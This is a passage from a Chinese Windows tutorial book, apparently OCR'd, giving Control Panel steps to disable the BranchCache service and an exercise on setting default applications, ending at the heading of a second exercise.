
Step 02 打开“控制面板”窗口，双击“管理工具”图标，如下图所示。




Step 03 打开“管理工具”窗口，双击“服务”图标，如下图所示。



Step 04 打开“服务”窗口，找到 Branch Cache 服务项，如下图所示。



Step 05 双击该服务项，弹出“BranchCache 的属性”对话框，在“启动类型”下拉列表框中选择“禁用”选项，然后单击“确定”按钮，禁用该服务项的端口，如下图所示。



5.5　小试身手

练习1：设置默认应用程序



现在，计算机的功能越来越强大，应用软件的种类也越来越多，往往为一个功能用户会在计算机上安装多个软件，这时该怎么设置其中一个为默认的应用呢？最常用的方法是在“控制面板”窗口中进行设置，具体的操作步骤如下。


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“控制面板”菜单命令，打开“控制面板”窗口，如下图所示。




Step 02 单击查看方式右侧的“类别”按钮，在弹出的快捷列表中选择“大图标”选项，如下图所示。




Step 03 这样，控制面板中的选项以大图标的方式显示，如下图所示。




Step 04 单击“默认程序”图标，打开“默认程序”窗口，如下图所示。



Step 05 单击“设置默认程序”超链接，即可开始加载系统中的应用程序，如下图所示。



Step 06 加载完毕后，在“设置默认程序”窗口的左侧显示出程序列表。选中需要设置为默认程序的应用，单击“将此程序设置为默认值”链接，即可完成设置默认应用的操作，如下图所示。




练习2：快速找到文件的路径



